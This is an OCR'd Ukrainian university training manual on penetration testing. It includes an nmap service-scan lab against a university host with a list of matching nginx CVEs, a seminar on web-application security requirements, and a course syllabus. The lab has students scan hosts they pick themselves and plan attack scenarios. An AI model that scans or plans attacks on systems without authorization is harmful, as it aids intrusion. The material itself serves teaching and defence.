Nmap распознаёт следующие состояния портов:

- Open (приложение на целевой машине готово для

принятия пакетов на этот порт)

- Filtered (что брандмауэр, фильтр, или что-то другое в сети блокирует порт, так что Nmap не может определить, является ли порт открытым или закрытым),
- closed (порты не связаны в данный момент ни с каким приложением, но могут быть открыты в любой момент)
- или unfiltered (порты отвечают на запросы Nmap, но нельзя определить, являются ли они открытыми или закрытыми).

Для примера, запустим утилиту nmap с ключем – sV для определения информации о сервисе и его версии на открытых портах. Для этого необходимо ввести команду

```
nmap –sV csn.khai.edu
```



Рис. 6.2. Результат сканирования портов сайта csn.khai.edu

Как видно из результата, 6 портов являются открытыми и три находятся в состоянии «filtered».

Для поиска информации об уязвимостях, присущих версии сервиса nginx 1.11.19 двух портов (80 и 443) воспользуемся базами данных, содержащим информацию об уязвимостях.

В ходе проведения работы были обнаружены следующие уязвимости для nginx 1.1.19:

1. nginx CVE-2013-4547 URI Processing Security Bypass Vulnerability
2. nginx CVE-2013-2070 Remote Security Vulnerability
3. nginx CVE-2014-3616 SSL Session Fixation Vulnerability



Рис. 6.3. Поиск информации по уязвимости nginx 1.1.19

2. Студентам необходимо самостоятельно выбрать несколько хостов (минимум три), на которых нужно просканировать порты. Желательно использовать хосты, которые имеют различные работающие порты, соответственно, различное ПО. Если в подсети был найден Web-сервер, то его обязательно нужно включить в список хостов для сканирования.

3. Составить список сервисов (название и версия), запущенных на просканированных портах.

4. Используя следующие открытые базы данных уязвимостей определить уязвимые версии запущенных сервисов: Secunia [22], Open source vulnerability database (OSVDB) [23], National vulnerability database (NVD) [24], Common vulnerabilities and exposures (CVE) [25].

5. Провести анализ выявленных уязвимостей, определив возможные цели проведения атак и сценарии для их реализации.

Требования к содержанию отчета

Отчёт формируется в следующем порядке:

1. Титульный лист.
2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются снимки консоли nmap с результатами каждой команды (с описанием используемых ключей). Также необходимо добавить информацию о найденных уязвимостях, описание методов защиты сети от сканирования, описание методов и средств обнаружения сканирования.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Контрольные вопросы

1. Для чего используется утилита nmap?
2. В каких состояниях может находиться хост?
3. В каких состояниях может находиться порт?
4. Как определить открытые порты?
5. Как сделать сканирование сети менее заметным?
6. Какие базы уязвимостей Вы знаете?
7. Для чего нужен CVE ID?
8. Для чего нужно следить за новыми известными уязвимостями?

7. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ МНОГОКОМПОНЕНТНОГО WEB-ПРИЛОЖЕНИЯ

Форма занятия: семинар

Цель и задачи семинара – проанализировать возможные проблемы безопасности Web-приложения на этапе проектирования.

Практические задачи:

– выявить возможные проблемы безопасности Web-приложения, основываясь на его функциональности;

– составить список требований, которые должны быть проверены перед сдачей проекта заказчику.

Исследовательские задачи:

– предложить методы и средства защиты от распространенных атак;

– проанализировать, какие методы использует Web Application Firewall (WAF) [26] для обнаружения потенциально опасного трафика.

Подготовка к семинару

При подготовке к семинару необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в источниках [27-28].

Теоретический материал

Заботиться о безопасности Web-приложения необходимо еще на этапе проектирования. Зачастую об этом забывают, и приложение может быть выпущено без тестирования безопасности. Одной из особенностей пентестинга является то, что он выполняется на этапе внедрения, т.е. когда Web-приложение развернуто на рабочем сервере и настройки этого сервера уже не будут меняться. Если думать об аспекте безопасности с самого начала проектирования, то можно предупредить уязвимости и

возможные атаки, которые были бы обнаружены в результате пентестинга.

Данный семинар предназначен для понимания студентами слабых мест безопасности Web-приложений и понимания способов защиты от возникающих угроз. При этом не обязательно иметь работающее Web-приложение, достаточно знать, какую функциональность оно будет выполнять. Такая информация может быть почерпнута из технического задания на разработку. Оттуда же может быть получена информация о том, какие технологии будут использованы при разработке. В результате анализа функциональности создается список требований, которые необходимо проверять в процессе разработки и по ее завершению.

Для наглядности рассмотрим угрозы безопасности на примере конкретной функциональности. Предположим, что разрабатывается сайт, который имеет возможность регистрации пользователей. Например, зарегистрированному пользователю интернет-магазина не нужно каждый раз вводить адрес доставки купленного товара. Поэтому использование личных аккаунтов является очень удобным и применяется на многих крупных сайтах. Проанализируем, какие угрозы может нести такая функциональность.

Регистрация пользователей необходима для их дальнейшей авторизации в системе. В случае, если пользователь не может войти в свой аккаунт, вероятнее всего, система предложит ему восстановить пароль. В итоге рассмотрим три связанных функции сайта: регистрация, авторизация и восстановление пароля.

В процессе анализа нужно в любой функциональности видеть возможность проведения атаки. Исходя из этого, нужно предложить метод защиты от этой атаки. Рассматривая функцию регистрации, можно определить несколько угроз, например:

– Регистрация аккаунтов без защиты от ботов. В случае отсутствия такой проверки, в системе могут появиться аккаунты, которые были созданы без участия человека и эти аккаунты могут осуществлять нежелательные действия. К тому же, постоянное добавление новых пользователей в систему может вызывать излишнюю нагрузку на сервер (вплоть до DoS), также это может исчерпать свободное дисковое пространство на сервере и вызвать соответствующие ошибки.

– Регистрация аккаунтов со слабыми паролями. Пользователи предпочтут использовать легкие пароли, если система не заставляет их использовать сложные пароли. Поэтому необходимо принудить пользователя использовать сложный пароль.

– Отправка логина и пароля на почту при регистрации. С одной стороны, это удобно, с другой – опасно. Злоумышленник, получив доступ к почте жертвы, может найти это письмо и авторизоваться на целевом сайте, используя полученные логин и пароль.

Процесс авторизации также может быть небезопасным. Могут возникнуть следующие ситуации:

– Отсутствует защита от перебора логинов и паролей. Можно ограничивать количество попыток для одного IP-адреса либо одного аккаунта.

– Отсутствует проверка привязки идентификатора сессии к браузеру пользователя и его подсети. Злоумышленник, похитив идентификатор сессии жертвы, без проблем сможет представиться ее аккаунтом на целевом сайте. Наличие таких проверок не гарантирует защиты, но усложняет проведение такого сценария. Кстати, а легко ли похитить cookies жертвы? Вернемся к этому вопросу чуть дальше.

Процесс восстановления пароля также должен быть продуманным. Выслать новый пароль сразу на почту проще всего, но вдруг злоумышленник имеет доступ к почте? Тогда должна быть привязка к номеру телефона. Например, приемлемым может быть такой сценарий восстановления пароля: пользователь запрашивает восстановление пароля, система высылает пользователю код на телефон, пользователь вводит код, система высылает специальную ссылку на почту пользователя, который при переходе по этой ссылке попадает на страницу ввода нового пароля.

Естественно, чем шире функциональность сайта, тем больше работы должен выполнить аналитик безопасности. Выше были приведены примеры угроз, связанных с конкретной функциональностью. Должны быть учтены угрозы, которые относятся к общей функциональности, например, проблемы, возникающие из-за неправильной обработки входных данных (XSS, SQL-inj). Также нельзя оставить без внимания и те аспекты

безопасности, которые относятся в целом к Web-серверу и его настройкам, например:

– Использование протокола HTTPS. Сложность пароля не имеет значения, если его можно скомпрометировать при передаче.

– Использование флага HttpOnly для защиты cookies. Помните про то, что идентификатор сессии чаще всего хранится именно там.

– Использование IDS/IPS/WAF. Такие системы могут помешать осуществлению злых замыслов недоброжелателей, если какая-либо уязвимость будет не обнаружена пентестером.

В результате анализа составляется список требований, в выполнении которых нужно убедиться при развертывании Web-приложения.

Ход работы

I. ***Получение (определение) темы работы***

Студенты делятся на группы по 3-5 человек. По выбору преподавателя, студенты анализируют одно и то же Web-приложение (например, сайт социальной сети), либо каждой группе назначается отдельное Web-приложение (система онлайн-банкинга, файлообменник, интернет-магазин, форум и т.п.). Темы работ могут формироваться обучаемыми самостоятельно и согласовываться с руководителями.

II. ***Разработка плана работ и распределение ответственности между участниками целевой группы.***

План работ может быть представлен в виде диаграммы Ганта, включающей основные мероприятия, сроки и распределение ответственности между участниками целевой группы. Целевая группа состоит из 3 человек. Примерный ресурс времени на подготовку 9x3=27 часов (+ 15 мин презентации). Распределение ответственности определяют участники группы.

В процессе подготовки студенты анализируют функциональность выбранного Web-приложения с точки зрения безопасности. Для упрощения понимания можно проводить аналогии с уже существующими Web-сайтами. Например, при анализе социальной сети можно описать функциональность знакомой соцсети (например, facebook.com или vk.com) и

подумать, какие проверки реализованы на этом сайте.

III. ***Поиск информации по теме работы***

(библиотека, Интернет) и ее предварительный анализ. Англоязычные термины даны для удобства поиска информации в Интернет. Возможно представление реферата и презентации на английском языке, что повысит оценку за семинар.

Методические указания и список рекомендуемой литературы к рефератам выдаются индивидуально (по группам).

IV. ***Разработка плана отчета и презентации проекта.*** Результатом работы каждой группы является отчет.

План отчета (и презентации) включает подготовку следующих разделов:

– введение (актуальность, вызовы практики, краткий анализ состояния вопроса – литературы, цель и основные задачи работы, структура и характеристика содержания, план работ и распределение ответственности);

– систематизированное изложение основных частей отчета (классификационные схемы, характеристика моделей, методов,

– средств, технологий по группам, выбор показателей и критериев для оценки, сравнительный анализ). В отчете обязательно наличие списка требований, которые должны быть проверены перед внедрением Web-приложения. Проверяемые Требования могут быть разделены по категориям, например:

- требования к настройке Web-сервера;
- требования, которые относятся к общей функциональности;
- требования, которые относятся к конкретной функциональности (для систематизации и наглядности рекомендуется использовать таблицу для определения соответствия выполняемых функций и требований к ним);

– выводы (констатация достижения поставленной цели, основные теоретические и практические результаты, их значимость, направления дальнейших работ);

– список литературы;

– приложения.

Требования к содержанию отчета

Отчет имеет объем 15-20 страниц формата А4 (шрифт 14, интервал полуторный, поля 2 см), включая титульный лист, содержание, основной текст, литература, приложения.

Отчёт формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основным результатом является список требований, составленный на основании анализа функциональности Web-приложения.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Отчеты, подготовленные путем простой компиляции Интернет-материалов, без тщательного структурирования, с некорректной терминологией и без выводов не рассматриваются. Обязательным приложением к реферату является план работ и распределение ответственности (диаграмма Ганта), презентационные слайды и электронный вариант всех материалов.

V. ***Подготовка презентации.***

Презентация разрабатывается в PowerPoint и соответствует плану отчета (10-15 слайдов)

исходя из времени на презентацию – 10 мин.

Презентация должна включать следующие слайды:

– титульный слайд (с указанием темы доклада, автора, даты презентации);

– содержание (структура) доклада;

– актуальность рассматриваемых вопросов, цель и задачи доклада исходя из этого анализа;

– слайды с раскрытием содержания поставленных задач;

– выводы по докладу;

– список использованных источников.

Каждый из слайдов должен содержать колонтитул с указанием темы и авторов доклада.

Содержание слайдов не должно представлять собой части текста из отчета, а включать ключевые слова, рисунки, графики, таблицы.

VI. ***Защита работы***

Защита работы осуществляется на семинаре, занимает 15 мин и включает собственно доклад с презентацией (10 мин) и обсуждение (5 мин).

VII. ***Оценка работы***

Оценка выполненной работы учитывает качество текста отчета (форма и содержание), презентации (содержание и дизайн), собственно доклад (структура, содержание и выводы), полноту, глубину и правильность ответов на вопросы.

Оценка за выполненную работу выставляется каждому обучаемому из группы авторов доклада индивидуально в соответствии с результатами и распределением ответственности.

Контрольные вопросы

1. Как защитить Web-приложение от SQL-инъекций?
2. Как защитить Web-приложение от XSS-атак?

3. В чем преимущества и недостатки двухфакторной авторизации?
4. К чему может привести отображение ошибок сервера на странице?
5. Почему нужно использовать флаг HttpOnly при установке cookies?
6. Для чего используется CAPTCHA?
7. Как защитить Web-приложение от перебора паролей при авторизации?
8. Зачем нужно использовать зашифрованное соединение?
9. Что такое Web Application Firewall?
10. Для чего используется IDS?
11. Для чего используется IPS?

ЛИТЕРАТУРА

1. Damn Vulnerable Web Application (DVWA). *http://www.dvwa.co.uk/*

2. Damn Vulnerable Linux. *https://distrowatch.com/dvl*

3. OWASP WebGoat Project. *https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project*

4. Статистика уязвимостей веб-приложений (2013 г.) – Positive Technologies https://www.ptsecurity.com/ww-en/

5. Owasp Top 10: The Top 10 Most Critical Web Application Security Threats: Enhanced with Text Analytics and Content by Pagekicker Robot Phil 73 // Createspace. – 2014. – 54 p.

6. OWASP Testing Guide 4.0. *https://www.owasp.org/images/1/19/OTGv4.pdf*

7. How to Use Wireshark to Capture, Filter and Inspect Packets. *https://www.howtogeek.com/104278/how-to-use-wireshark-to-capture-filter-and-inspect-packets/*

8. Burp Suite Tutorial – Web Application Penetration Testing (Part 1). *https://www.pentestgeek.com/web-applications/burp-suite-tutorial-1*

9. Man-in-the-middle attack. *https://www.owasp.org/index.php/Man-in-the-middle_attack*

10.SQL Injection. *https://www.owasp.org/index.php/SQL_Injection*

11.Justine Clarke. SQL Injection Attacks and Defense. / Syngress Publishing, Inc., 2009. – 576 p.

12.А.Г. Тецкий. Исследование методов получения содержимого базы данных с помощью SQL-инъекций. – Открытые информационные и компьютерные интегрированные технологии: сб. науч. тр. – Х. : Нац. аэрокосм. ун-т «Харк. авиац. ин-т», 2014. – Вып. 66. – с. 188-191.

13.Sqlmap. *http://sqlmap.org/*

14.NT Web Technology Vulnerabilities. *http://phrack.org/issues/54/8.html*

15.Cross-site Scripting (XSS). *https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)*

16.XSSer: Cross Site "Scripter". *https://xsser.03c8.net* /

17.Metasploit Framework User Guide. *http://cs.uccs.edu/~cs591/metasploit/users_guide3_1.pdf*

18.David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni. Metasploit. – 2011. – 328 p.

19.Penetration Testing Software | Metasploit. *https://www.metasploit.com/*

20.Unrestricted File Upload. *https://www.owasp.org/index.php/Unrestricted_File_Upload*

21.Nmap: the Network Mapper - Free Security Scanner. *https://nmap.org/*

22.Secunia Research Community. *https://secuniaresearch.flexerasoftware.com/community/research/*

23.OSVDB | Everything is Vulnerable. *https://blog.osvdb.org/*

24.National Vulnerability Database. *https://nvd.nist.gov/*

25.Common Vulnerabilities and Exposures. *https://cve.mitre.org/*

26.Web Application Firewall. *https://www.owasp.org/index.php/Web_Application_Firewall*

27.Ric Messier. Penetration Testing Basics: A Quick-Start Guide to Breaking into Systems / Apress, 2016. – 115 p.

28.Ron Lepofsky. The Manager's Guide to Web Application Security: A Concise Guide to the Weaker Side of the Web / Apress, 2014. – 232 p.

АНОТАЦІЯ

УДК 004.774.056.5(076)=111

Тецький А.Г., Ілляшенко О.О., Узун Д.Д., **Методи і засоби тестування на проникнення веб-додатків і мереж**. **Тренінг**. / За ред. Харченка В.С.– Міністерство освіти і науки України, Національний аерокосмічний університет імені М. Є. Жуковського «ХАІ». - 2017. – 77 с.

ISBN 978-617-7361-24-3

У посібнику викладені матеріали практичної частини тренінг-курсу «Методи і засоби тестування на проникнення веб- додатків і мереж» (CT2. Techniques and Tools of Web App;ications and Networks Penetration Testing), підготовленого в рамках проекту TEMPUS SEREIN «Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains» (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR).

Курс присвячений ознайомленню з технологіями та засобами проведення деяких типів атак на веб-додатки, методами виявлення вразливостей і інструментальними засобами пошуку та експлуатації вразливостей. Надається навчальна програма курсу і опис лабораторних робіт.

Книга призначена для інженерів, які займаються розробленням та впровадженням систем захисту інформації веб-додатків, сервісів та мереж, для груп верифікації, для веб-розробників і фахівців у галузі оцінювання якості та безпеки веб-додатків, для магістрів і аспірантів університетів, які навчаються за напрямами інформаційної безпеки, комп'ютерних наук, комп'ютерної та програмної інженерії, а також для викладачів відповідних курсів.

Бібл. – 28 найменувань, рисунків – 21.

ЗМІСТ

ABSTRACT

UDC 004.774.056.5(076)=111

Tetskyi A.G., Illiashenko O.A., Uzun D.D., **Techniques and tools of web applications and networks penetration testing. Training.** / Edited by Kharchenko V. S. – Department of Education and Science of Ukraine, National Aerospace University named after N. E. Zhukovsky "KhAI", 2017. – 77 p.

ISBN 978-617-7361-24-3

The materials of the practical part of the training course "CT2. Techniques and Tools of Web Applications and Networks Penetration Testing", developed in the framework of the TEMPUS SEREIN project "Modernization of Postgraduate Studies on Security Resilience for Human and Industry Related Domains" (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR) are described.

Descriptions of practical works are provided that are intended for acquaintance with technologies and means of carrying out some types of attacks on web applications, methods of revealing vulnerabilities and tools for searching and exploiting vulnerabilities. A course curriculum and a description of laboratory work are provided.

It is intended for engineers engaged in the development and implementation of information security systems for web applications, services and networks, for verification groups, for web developers and experts assessing the quality of web applications, for masters and postgraduate students of universities studying in areas of information security, computer science, computer and software engineering, as well as for teachers of relevant courses.

Ref. – 28 items, figures – 21.

CONTENT

ПРИЛОЖЕНИЕ А. УЧЕБНАЯ ПРОГРАММА КУРСА

DESCRIPTION OF THE MODULE

TITLE OF THE MODULE	Code
Techniques and Tools of Web Applications and Networks Penetration Testing	

Teacher(s)	Department
Coordinating: Oleg Illiashenko **Others: Dmitry Uzun, Artem Tetskyi**	Computer systems and networks, Security of information and communication systems

Study cycle	Level of the module	Type of the module
Engineer	A	Full-time tuition. Compulsory

Form of delivery	Duration	Langage(s)
Full-time tuition	One semester	English

Prerequisites	
Prerequisites: Operation systems; Computer Networks; Computer Systems and System Analysis; Wireless Networking Technologies	**Co-requisites (if necessary):** Foundations of Dependability and Security System and Network Security and Resilience

Credits of the module	Total student workload	Contact hours	Individual work hours
4	108	36	72

Aim of the module (course unit): competences foreseeen by the study programme		
The aim of module is to study the diagnosis of software vulnerabilities skills and tools. To acquire skills and abilities of information and communication systems penetration testing. The study also provides improvements in tuning, optimization and configuration of operating systems, databases, network equipment for safe operation information-communication systems.		
Learning outcomes of module (course unit)	**Teaching/learning methods**	**Assessment methods**
At the end of course, the successful student will be able to:	Interactive lectures, Learning in	Module Evaluation Questionnaire

1. Employ the tools and basic principles providing security operating systems.	laboratories, Just-in-Time Teaching	
2. Select appropriate vulnerability assestment method for different tasks of operating sysytem security.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
3,4. Analyze possibilities of succesful attack on Linux or MS Windows operating systems and propose countermeasures.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
5. Apply source code security auditing and vulnerabilities exposuring.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
6. Develop fuzzing and exploit tools to improve cybersecurity of the pentested information-communication systems.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
7. Utilize web application hacking/security techniques and tools, intrusion detection systems, intrusion prevention systems.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
8. Construct wireless network security techniques and use specialized tools to improve security of information-communication systems.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
9. Evaluate positive and negative results of just-in-time vulnerabilities exposuring based on Metasploit tools usage.	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire

Themes	Contact **work hours**							**Time and tasks for individual work**	
	Lectures	Consultations	Seminars	Practiacl work	Laboratory work	Placements	**Total contact work**	**Individual work**	**Tasks**
1.1 Software vulnerabilities genesis. 1.1.1 Subject, goal and objectives of the study module 1.1.2. The structure and content of the discipline and a guideline (roadmap) for its study. 1.1.3. Discipline positioning in the study module. 1.1.4. Recommended references. 1.1.5. Software vulnerabilities genesis. 1.1.6. Ethical questions about vulnerability disclosure.	2							7	1.1.7 Modern trends of response for vulnerabilities disclosure.
1.2. The typical structure of penetration testing (pentesting). 1.2.1. General approach to provide pentesting. 1.2.2. Access control. 1.2.3. Reconciliation (passive, active). 1.2.4. Scanning and grouping. 1.2.5. Determination of attack surface. 1.2.6. Vulnerabilities identification. 1.2.7. General methods of penetration into the business, used by hackers. 1.2.8. Increasing privileges.	2							8	1.2.9. Support for access and actions after the attacks (Backdoor support).

2.1 Linux operating system in case (as object of interest) of potential intruders (vulnerabilities and countermeasures). 2.1.1 The process of loading the operating system. 2.1.2. Protection rings in Linux. The ***init*** process. 2.1.3. The file system, files deleting. 2.1.4. Passwords in Linux ***(/etc/passwd and /etc/shadow***). 2.1.5. The principle of minimum privileges. 2.1.6. Owning of files and ***setuid setgid***. 2.1.7. Access control (***Access Control Lists***). 2.1.8. Daemons and modules in the OS. 2.1.9. The importance of logs to detect intruders. 2.1.10. Linux Firewall Features (host based).	2							9	2.1.11. Ports and services. 2.1.12. The most common ways to install rootkits on Linux.
2.2. MS Windows in case (as object of interest) of potential intruders (vulnerabilities and countermeasures). 2.2.1. Operations with memory (RAM). 2.2.2. Register tips. 2.2.3. MS Windows loading process. 2.2.4. MS Windows architecture. 2.2.5. System and subsystem features (PE files, exe and dll). 2.2.6. MS Windows Security.	3							8	2.2.7. Windows Domain Services. 2.2.8. Rootkits in MS Windows
3.1. Vulnerabilities and security code auditing. 3.1.1. Sources of security software.	3				4			8	3.1.7. Technical tools for source code analyzing.

3.1.2. Common Vulnerabilities and Exposures (CVE). 3.1.3. Common Configuration Enumeration (CCE). 3.1.4. Common Weakness Enumeration (CWE). 3.1.5. The structure of the code. 3.1.6. General approaches for vulnerabilities detection.									3.1.8. Application errors classification.
4.1. Fuzzing and Exploit Development. 4.1.1. Theoretical basis of the vulnerabilities appearance associated with features of software architecture. 4.1.2. The common technique of exploit implementation. 4.1.3. Fuzzing phases. 4.1.4. Fuzzing tools. 4.1.5. Guidelines for exploits.	2							8	4.1.6. The typical lifetime of exploits.
4.2. WEB environment Security / Hacking. 4.2.1. Intrusion detection systems. 4.2.2. Web applications firewalls. 4.2.3. Common shellcode implementation. 4.2.4. Encoded shellcode. 4.2.5. SSL/TLS protocols and certificate authorities. 4.2.6. SSL/TLS hacking tools. 4.2.7. Attacks on certificate authorities. 4.2.8. SQL-injections.	2				4			8	4.2.9. Typical attack on common CMS. 4.2.10. OWASP.
4.3. Wireless networks security. 4.3.1. Software and hardware features of Wi-Fi access points. 4.3.2. The vulnerabilities of default hardware or software settings. 4.3.3. Wireless networks	2				4			8	4.3.5. Encryption protocols WEP, WPA, WPA2, WPA2-Enterprise.

pentesting tools. 4.3.4. IoT-devices as a part of information security system.									
4.4. Applying Metasploit framework in pentesting. 4.4.1. Metasploit framework overview. 4.4.2. Metasploit interface. 4.4.3. Metasploit Framework (MSF) filesystem architecture. 4.4.4. Metasploit database. 4.4.5. Metasploit utilities.	2				4			8	4.4.6.Social engineering tools (SET).
Iš viso	**20**				**16**			**72**	

Assessment strategy	Weight in %	Deadlines	Assessment criteria
Lecture activity, including fulfilling special self-tasks	30	7,14	85% – 100% Outstanding work, showing a full grasp of all the questions answered. 70% – 84% Perfect or near perfect answers to a high proportion of the questions answered. There should be a thorough understanding and appreciation of the material. 60% – 69% A very good knowledge of much of the important material, possibly excellent in places, but with a limited account of some significant topics. 50% – 59% There should be a good grasp of several important topics, but with only a limited understanding or ability in places. There may be significant omissions. 45% – 49% Students will show some relevant knowledge of some of the issues involved, but with a good grasp of only a minority of the material. Some topics may be answered well, but others will be either omitted or incorrect. 40% – 44% There should be some work of some merit. There may be a few topics answered partly or there may be scattered or perfunctory knowledge across a larger range. 20% – 39% There should be substantial deficiencies, or no answers, across large parts of

			the topics set, but with a little relevant and correct material in places. 0% – 19% Very little or nothing that is correct and relevant.
Learning in laboratories	50	7,14	85% – 100% An outstanding piece of work, superbly organised and presented, excellent achievement of the objectives, evidence of original thought. 70% – 84% Students will show a thorough understanding and appreciation of the material, producing work without significant error or omission. Objectives achieved well. Excellent organisation and presentation. 60% – 69% Students will show a clear understanding of the issues involved and the work should be well written and well organised. Good work towards the objectives. The exercise should show evidence that the student has thought about the topic and has not simply reproduced standard solutions or arguments. 50% – 59% The work should show evidence that the student has a reasonable understanding of the basic material. There may be some signs of weakness, but overall the grasp of the topic should be sound. The presentation and organisation should be reasonably clear, and the objectives should at least be partially achieved. 45% – 49% Students will show some appreciation of the issues involved. The exercise will indicate a basic understanding of the topic, but will not have gone beyond this, and there may well be signs of confusion about more complex material. There should be fair work towards the laboratory work objectives. 40% – 44% There should be some work towards the laboratory work objectives, but significant issues are likely to be neglected, and there will be little or no appreciation of the complexity of the problem. 20% – 39% The work may contain some correct and relevant material, but most issues

			are neglected or are covered incorrectly. There should be some signs of appreciation of the laboratory work requirements. 0% – 19% Very little or nothing that is correct and relevant and no real appreciation of the laboratory work requirements.
Module Evaluation Quest	20	8,16	The score corresponds to the percentage of correct answers to the test questions

Author	Year of issue	Title	No of periodical or volume	Place of printing. Printing house or intrenet link
Compulsory literature				
David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni	2011	METASPLOIT. The penetration tester's guide		No Starch Press, Inc. ISBN-13: 978-1-59327-288-3
Robert C. Seacord	2015	Secure Coding in C and C++		https://www.amazon.com/Secure-Coding-2nd-Software-Engineering/dp/0321822137
Dan Guido	2011	Vulnerability Disclosure: Penetration Testing and Vulnerability Analysis		http://docshare01.docshare.tips/files/26405/264051249.pdf
Joseph Kong	2013	Designing BSD Rootkits: An Introduction to Kernel Hacking		https://www.impeachdonaldtrump.org/No.Starch.Designing.BSD.Rootkits.An.Introduction.To.Kernel.Hacking.Apr.2007.ISBN.1593271425.pdf
Mark Dowd, John McDonald, Justin Schuh	2006	The Art of Software Security Assessment: Identifying and		https://leaksource.files.wordpress.com/2014/08/the-art-of-software-security-

		Preventing Software Vulnerabilities		assessment.pdf
Enrico Perla Massimiliano Oldani	2011	A Guide to Kernel Exploitation. Attacking the Core		https://www.elsevier.com/books/a-guide-to-kernel-exploitation/perla/978-1-59749-486-1
Stefan Viehböck	2011	Brute forcing Wi-Fi Protected Setup		https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf
Rolf Oppliger	2009	SSL and TLS Theory and Practice		http://swrdfish.github.io/assets/ssl/SSLandTLSTheoryandPractice.pdf
Robert B. Cialdini	2006	Influence: The Psychology of Persuasion		https://mafhom.files.wordpress.com/2014/03/influence.pdf
Katy Anton, Jim Bird, Jim Manico	2016	OWASP Top 10 Proactive Controls 2016		https://www.owasp.org/images/5/57/OWASP_Proactive_Controls_2.pdf
Andrew van der Stock, Daniel Cuthbert, Jim Manico	2015	Application Security Verification Standard 3.0		https://www.owasp.org/images/6/67/OWASPApplicationSecurityVerificationStandard3.0.pdf
Additional literature				
Эви Немет, Гарт Снайдер, Трент Хейн, Бэн Уэйли	2012	Unix и Linux: руководство системного администратора 4-е издание		https://goo.gl/wyBDuJ
O. Netkachov, P. Popov, K. Salako	2014	Quantification of the impact of cyber attack in critical infrastructures.	pp. 316-327	International Conference on Computer Safety, Reliability, and Security
R. E. Bloomfield, K. Netkachova,	2013	Security-Informed Safety: If it's not	5th Internati	http://openaccess.city.ac.uk/3097/1/Bl

R. Stroud		secure, it's not safe.	onal Workshop on Software Engineering for Resilient Systems	oomfield_serene_2013.pdf
O. Illiashenko, O. Potii, D. Komin	2015	Advanced security assurance case based on ISO/IEC 15408	Conference: DepCoS - RELCOMEX 2015	https://link.springer.com/chapter/10.1007/978-3-319-19216-1_37
Bob Tarzey	2012	The identity perimeter		Quocirca Ltd.
Chintan Bhatt Nilanjan Dey Amira S. Ashour	2017	Internet of Things and Big Data Technologies for Next Generation Healthcare	Vol. 23	Springer International Publishing AG http://www.springer.com/gp/book/9783319497358
